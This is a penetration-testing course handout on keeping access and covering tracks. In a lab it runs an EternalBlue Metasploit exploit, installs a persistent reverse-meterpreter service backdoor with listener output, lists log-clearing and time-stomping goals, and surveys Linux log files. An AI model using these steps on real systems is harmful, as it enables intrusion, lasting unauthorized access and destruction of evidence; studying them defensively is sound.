

HO# 2.8: Persistence & Removing Tracks

Quick Recap of What We Have Covered So Far

Phase 1- Reconnaissance and Information Gathering

The Information gathering phase (reconnaissance) is the initial step in the penetration testing lifecycle. This phase involves collecting as much public information as possible about the organization, systems, networks, applications, and employees to identify potential vulnerabilities and formulate a strategy for further testing. Passive information gathering (reconnaissance) involves collecting data without directly interacting with the target system, reducing the risk of detection. Gathering information from publicly available sources like news outlets, blogs and social media platforms (Twitter, Facebook, LinkedIn) is named as Open-Source Intelligence (OSINT). The techniques used for OSINT are Web Scraping, Google Dorking, and social media profiling. The tools that we have used for this in HO#2.2 were `host`, `nslookup`, `dig`, `whois`, `knockpy`, `netdiscover`, `traceroute`, `whatweb`, `theHarvester`, `sherlock`, `wfw00f`, Google Dorking, and the famous OSINT framework.

Phase 2- Scanning and Vulnerability Analysis

Scanning and vulnerability analysis is the second phase of penetration testing whose objective is to discover open ports, services, OS, library versions and other information about the target machine/NW. This information is then used to identify potential vulnerabilities, weaknesses, and misconfigurations that can be exploited to gain unauthorized access to the target machine/NW. You can say in this phase we perform Active information gathering, because the tools used in this phase directly interact with the target network, hosts, ports, employees, and so on to collect data. So DONOT perform active network scanning unless you have written permission of the system owner to perform that testing. The tools that we have used for scanning and vulnerability analysis in HO#2.3 and HO#2.4 were `nmap`, `searchsploit`, `nessus`, `OpenVAS`, and `MSF`.

Phase 3- Exploitation and Gaining Access

In this phase, the pentester take the advantage of the identified weaknesses like vulnerable applications and default configurations/credentials running on the target machine to gain unauthorized entry into the target system. Other than exploiting the known vulnerabilities, and stolen credentials, the pentester may use brute force, social engineering and phishing attacks to gain the initial entry to the target system. It involves the methods and techniques used by a pentester to gain entry into a target network or system. In HO#2.5, we covered the `MSF` to exploit and gain initial access on the target system. In HO#2.6, we used different tools to generate our custom payloads

Phase 4- Privilege Escalation

After exploiting the target and gaining initial access, we mostly find out that our session on the target machine has only limited user rights. So, in this phase we use different techniques to have root or administrative privileges on the target machine. This enables us to perform tasks like dumping passwords, manipulating registry, and installing backdoors or keyloggers. In HO#2.7 we have practically performed privilege escalation and some post exploitation tasks.

Phase 5- Maintaining Access and Persistent Mechanisms


Maintaining access and persistent mechanisms are crucial in penetration testing for ensuring that an attacker can retain control over a compromised system and re-access it even after initial detection or remediation efforts or even when the target machine gets rebooted. Remember, this phase is not in the scope of penetration testing you carry out, but it is very important to understand how hacker perform this step. The methods that are used for maintaining persistence are:

- Creation of a rogue account.
- Installation of a backdoor, keylogger or a RAT.
- Modify system configurations or service allowing re-entry even if the system is rebooted or patched.

Maintaining Access after Exploiting NetBIOS on M3

In our HO#2.5, we used **EternalBlue** to exploit SMB service, that can be used to exploit Windows XP, Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2003, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016. Let us first exploit NetBIOS service running on M3 by repeating the initial exploitation steps as shown:

```
msf6> search eternalblue
msf6> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue)> show options
msf6 exploit(windows/smb/ms17_010_eternalblue)> set RHOSTS <IP of M3>
msf6 exploit(windows/smb/ms17_010_eternalblue)> set LPORT 54154
msf6 exploit(windows/smb/ms17_010_eternalblue)> show targets
msf6 exploit(windows/smb/ms17_010_eternalblue)> set target Windows Server 2008R2
msf6 exploit(windows/smb/ms17_010_eternalblue)> run
.....
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.8.106:54154
[*] 192.168.8.125:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.8.125:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
[*] 192.168.8.125:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.8.125:445 - The target is vulnerable.
[*] 192.168.8.125:445 - Connecting to target for exploitation.
[+] 192.168.8.125:445 - Connection established for exploitation.
[+] 192.168.8.125:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.125:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.8.125:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.8.125:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.8.125:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.8.125:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.8.125:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.8.125:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.8.125:445 - Sending all but last fragment of exploit packet
[*] Sending stage (201798 bytes) to 192.168.8.125
[*] Meterpreter session 1 opened (192.168.8.106:54154 → 192.168.8.125:49402) at 2024-11-03 18:15:32 +0500
[-] 192.168.8.125:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

- GR8, so we have a meterpreter session having root privileges, but if the target machine restarts, we will lose this session. So, our main task is to make it persistent even when the target machine gets rebooted.
- Let us send this meterpreter session to the background and create a backdoor and send it to our target M3 machine.

```
meterpreter > background
msf6 exploit(windows/smb/ms17_010_eternalblue)> sessions

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.8.106:54154 -> 192.168.8.125:49402 (192.168.8.125)

msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

The output shows that now we have a meterpreter session from Kali Linux to M3 running in the background with session ID 1. Now we need to make this persistent, i.e., independent of rebooting of attacker or target machine. ☺

Step 1: Choose a Windows Persistence Script to be Used:

- Since we want to make this session persistent, so let us search for different persistence scripts that can be used on a target machine running Windows:

```
msf6 exploit(windows/smb/ms17_010_eternalblue)> search platform:windows persistence

msf6 exploit(windows/smb/ms17_010_eternalblue) > search platform:windows persistence

Matching Modules
-----
#  Name  Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/local/ps_wmi_exec 2012-08-19  excellent  No  Authenticated WMI Exec via Powershell
1  exploit/windows/local/vss_persistence 2011-10-21  excellent  No  Persistent Payload in Windows Volume
2  post/windows/manage/sshkey_persistence .  good  No  SSH Key Persistence
3  post/windows/manage/sticky_keys .  normal  No  Sticky Keys Persistence Module
4  \_ action: ADD .  .  .  Add the backdoor to the target.
5  \_ action: REMOVE .  .  .  Remove the backdoor from the target.
6  exploit/windows/local/wmi_persistence 2017-06-06  normal  No  WMI Event Subscription Persistence
7  post/windows/gather/enum_ad_managedby_groups .  normal  No  Windows Gather Active Directory Managed
8  post/windows/manage/persistence_exe .  normal  No  Windows Manage Persistent EXE Payload
9  exploit/windows/local/s4u_persistence 2013-01-02  excellent  No  Windows Manage User Level Persistent
10 exploit/windows/local/persistence 2011-10-19  excellent  No  Windows Persistent Registry Startup
11 exploit/windows/local/persistence_service 2018-10-20  excellent  No  Windows Persistent Service Installer
12 exploit/windows/local/registry_persistence 2015-07-01  excellent  Yes  Windows Registry Only Persistence
13 exploit/windows/local/persistence_image_exec_options 2008-06-28  excellent  No  Windows Silent Process Exit Persistence
```

- The output shows different windows modules related to persistence. Let me give you a comparison of two of them both having excellent ranking:


Feature	persistence_service	registry_persistence
Method	Creates a Windows service	Modifies registry entries
Privilege Level	Usually requires elevated privileges	Works with user-level privileges
Reliability	Higher (service based)	Lower (registry based)
Detection Risk	Lower, as services are less frequently checked by users	Higher, as registry entries are often scanned by AV tools

Step 2: Use the selected Persistence Script:

- Let us use the **exploit/windows/local/persistence_service**:

```
msf6> use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service)> show options
msf6 exploit(windows/local/persistence_service)> set SESSION 1
msf6 exploit(windows/local/persistence_service)> set RETRY_TIME 10
msf6 exploit(windows/local/persistence_service)> set LHOST <Kali IP>
msf6 exploit(windows/local/persistence_service)> set LPORT 54154
msf6 exploit(windows/local/persistence_service)> run
```

```
.....
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```




```
msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 192.168.8.106:54154
[*] Running module against VAGRANT-2008R2
[+] Meterpreter service exe written to C:\Windows\TEMP\fvuwl0n.exe
[*] Creating service rCFWNF
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/VAGRANT-2008R2_20241103.1810/VAGRANT-2008R2_
[*] Sending stage (176198 bytes) to 192.168.8.125
[*] Meterpreter session 2 opened (192.168.8.106:54154 → 192.168.8.125:49452) at 2024-11-03 18:18:12 +0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

- Once we run the `persistence_service`, we get another meterpreter session as shown above. Do note in the screenshot above that a meterpreter service exe file is written on M3 in `C:\Windows\TEMP\fvuwl0n.exe`.
- Let us send this second meterpreter session as well to the background and check out the available sessions:

```
meterpreter > background
```

- msf6 exploit(windows/local/persistence_service) > sessions**




```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
-----

  Id  Name      Type      Information                                     Connection
  --  ---      -
  1    meterpre x64/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.8.106:54154 → 192.168.8.125:49402 (192.168.8.125)
  2    meterpre x86/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.8.106:54154 → 192.168.8.125:49452 (192.168.8.125)

msf6 exploit(windows/local/persistence_service) > █
```

- In the above screenshot, you can see that we now have two meterpreter sessions established with Session IDs 1 and 2.
- Now power off the Metasploitable3 machine. All the sessions will be closed, but we are still in the msfconsole as shown below:



```
msf6 exploit(windows/local/persistence_service) > [*] 192.168.8.125 - Meterpreter session 2 closed. Reason: Died
msf6 exploit(windows/local/persistence_service) > [*] 192.168.8.125 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
-----


No active sessions.

msf6 exploit(windows/local/persistence_service) > █
```

Step 3: Verification

- **Start a Listener Process on Kali:** To verify that the persistence is working, we need to run a listener process on Kali before we reboot the target machine. We can use netcat, but it will work with simple shell, and since our payload is a reverse meterpreter shell, so we need to use multi handler as listener process on Kali as shown:

```
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set LHOST <Kali IP>
msf6 exploit(multi/handler)> set LPORT 54154
msf6 exploit(multi/handler)> set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> run
```




```
msf6 exploit(windows/local/persistence_service) > back
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.8.106
lhost => 192.168.8.106
msf6 exploit(multi/handler) > set lport 54154
lport => 54154
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.106:54154
```

The above screenshot shows that a listener process has started on our Kali machine at port 54154, which is a reverse TCP handler.

- **Reboot the Target Machine (M3):** After running the listener on Kali Linux, just start the Metasploitable3 machine and as it boots up, you will get a meterpreter with administrative permission as shown in the following screenshot 😊



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.106:54154
[*] Sending stage (176198 bytes) to 192.168.8.125
[*] Meterpreter session 3 opened (192.168.8.106:54154 → 192.168.8.125:49189)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS           : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x86/windows
meterpreter >
```

Phase 6- Covering Tracks

Covering tracks is important in penetration testing as it demonstrates the methods attackers use to evade detection and hide their activities. There are different activities that can be or need to be performed in this phase by the attacker as mentioned below:


1. Clear log files.
2. Log spoofing.
3. Disable logging services.
4. Time stomping.
5. Clearing/editing shell command history.
6. Clear browser history and delete cookies.
7. Delete downloaded files/malwares.

On all modern operating systems, whatever is happening on the system is normally written to files called log files. The log files can tell you almost anything you need to know, as long as you have an idea where to look for that information. These logs play a key role in cybersecurity by recording system, network, and application events.

Overview of Log Files in Linux OS

Before we move ahead to the last phase of penetration testing, i.e., *Covering Tracks*, I will like to spend few minutes and give you an overview of log files in operating systems. In all modern Linux operating systems, the default location of almost all the log files is inside the `/var/log/` directory:

```
$ ls -l /var/log
```



```
(kali@kali)-[~/var/log]
└─$ ls
alternatives.log      boot.log.1      btmp.1          faillog         macchanger.log.1.gz  postgresql      sysstat
alternatives.log.1    boot.log.2      distccd.log     fontconfig.log  macchanger.log.2.gz  private         tor
alternatives.log.2.gz boot.log.3      dpkg.log        gvm             macchanger.log.3.gz  README         wtmp
alternatives.log.3.gz boot.log.4      dpkg.log.1      inetsim         macchanger.log.4.gz  redis          Xorg.0.log
alternatives.log.4.gz boot.log.5      dpkg.log.2.gz   journal         mosquitto           runit          Xorg.0.log.old
apache2               boot.log.6      dpkg.log.3.gz   lastlog         nginx               samba         Xorg.1.log
apt                  boot.log.7      dpkg.log.4.gz   lightdm         notus-scanner       speech-dispatcher  Xorg.1.log.old
boot.log              btmp            exim4           macchanger.log  openvpn             stunnel4
```

Some of these log files are plain ASCII text files like `boot.log`, `auth.log`, `kern.log`, while some are not human readable like `btmp`, `wtmp` and are designed to be read by applications. You can see subdirectories as well in the `/var/log/` directory as different applications write their log files in their own subdirectories like `apache2/`, `mysql/`, `squid/`, `samba/`, `audit/` and so on.

Linux log files can be classified into four main categories based on the type of information they record and their function. Following is a brief description of some important log files in each category:

1. **System Logs:** These logs capture information related to the kernel, hardware, and other core functions of the Linux operating system. They provide insights into the health and performance of the system at a low level.
 - **syslog:** This file normally contains the greatest deal of information from various system services and daemons, including general system events, error tracking, and suspicious activities. You can look into it to identify abnormal activities such as misconfigured services or suspicious background processes or evidence of attacks such as DoS attempts.
 - **dmesg:** This file contains Kernel ring buffer messages. It provides valuable information about hardware devices, their initialization and other kernel related events.

- **kern.log**: This file contains messages from the Linux kernel related errors and warnings. Helpful to troubleshoot a custom-built kernel. You can look into it to detect rootkits, kernel exploits, or hardware-related issues that attackers may attempt to leverage.
 - **ufw.log or firewalld or iptables.log**: These files logs network traffic and firewall events, such as allowed and denied connections, and port scanning attempts. You can look into it to detect port scans, suspicious traffic, and attempts to exploit network services.
- 2. Event Logs:** These logs record significant system or application events, such as user logins, shutdowns, or other key occurrences that impact the system's operation. They are often more focused on high-level events rather than detailed system operation.
- **boot.log**: This file maintains a record of system messages generated during the boot process. It is helpful in identifying startup issues and services that fail to initialize correctly. You can look into it to identify unusual changes to boot configurations or malware that may be configured to launch during boot.
 - **auth.log**: This file records authentication-related events, including successful and failed login attempts (SSH, sudo, user logins). It tracks user switching (e.g., su, sudo) and account access attempts. You can look into it to identify brute-force attacks, unauthorized access, privilege escalation, and suspicious login patterns.
 - **faillog**: This file maintains a record of failed login activities across services such as SSH and console logins. You can look into it to identify failed brute-force attempts.
 - **lastlog**: This file maintains a record of the most recent successful login for each user. You can look into it to identify unusual login times or user accounts that might be compromised.
 - **btmpt**: This is a binary file that records bad/failed login attempts like faillog. On every incorrect login attempt, the `login(1)` program writes a struct entry in this file. You can view its contents using the `lastb(8)` command.
 - **utmp**: This is a binary file that records an entry for every currently logged in user. A successful login attempt by `login(1)` will add an entry in this file, while a successful logout attempt will remove an entry from this file. You can view its contents using the `last -f /var/run/utmp` command.
 - **wtmp**: This is a binary file that records all logins and logouts. (Gives historical data of utmp). Its format is like utmp except that a null username indicates a logout on the associated terminal. The `last` command by default read wtmp file. So, you can use `last | head` command.
- 3. Service Logs:** These logs are generated by system services (or daemons) that are running in the background, such as networking, print services, or database services. Each service or daemon usually has its own log file.
- **cron**: This file contains all cron jobs executed by the system including their success and failure. You can look into it to identify malicious task scheduling.
 - **mail.log**: This file logs mail server activity (e.g., Postfix, Sendmail)
- 4. Application Logs:** These logs are generated by applications running on the system and provide information about the application's status, errors, warnings, or any other events specific to that software.
- **Apache Web Server Logs:** The log files related to Apache Web Server are located inside the `/var/log/httpd/` sub directory.
 - **MySQL Logs:** The log files related to Apache Web Server are located inside the `/var/log/mysql/` sub directory.

Linux Daemons that Manage the Log Files:

- We all know that `systemd` (`init`) is a system and service manager for Linux operating systems and `systemctl` is a program that is used to introspect and control the state of the `systemd`.
- The `journald` (older variant is `rsyslog`) is an integral part of `systemd`, responsible for collecting, storing, and managing log data and `journalctl` is a program that is used to view logs collected by `journald`.
- The `journald` daemon can be configured via `/etc/systemd/journald.conf`, where you can control log storage across reboots and manage log rotation to prevent disk space issues.
- Before proceeding any further, you must ensure that the `journald` component of `systemd` is running on your system using the `systemctl` command.

```
$ systemctl status systemd-journald
```

- If it is running, you can use the `journalctl` utility. Some other commands that you can use to view log files are `cat`, `utmpdump`, `last`, and `lastb`.

- To view all logs in chronological order. Use `-r` option to display most recent first:

```
$ journalctl [-r]
```

- To view the latest logs and updates in real time as new entries are added, use `-f` option:

```
$ journalctl -f
```

- To view log related to specific service, you can use `-u` option following by name of service:

```
$ journalctl -u apache2.service
```

- View logs for a specific boot session

```
$ journalctl -b
```

- To perform filtering by priority level use `-p` option and mention priority level of 0 (emergency), 0 (emerg), 1 (alert), 2 (crit), 3 (err), 4 (warning), 5 (notice), 6 (info), 7 (debug):

```
$ journalctl -p 1
```

- To perform filtering by time use `--since` or `--until` options:


```
$ journalctl --since "1 hour ago" / "today"
```

```
$ journalctl --since "YYYY-MM-DD HH:MM:SS"
```

```
$ journalctl --until "YYYY-MM-DD HH:MM:SS"
```


Overview of Log Files in MS Windows OS

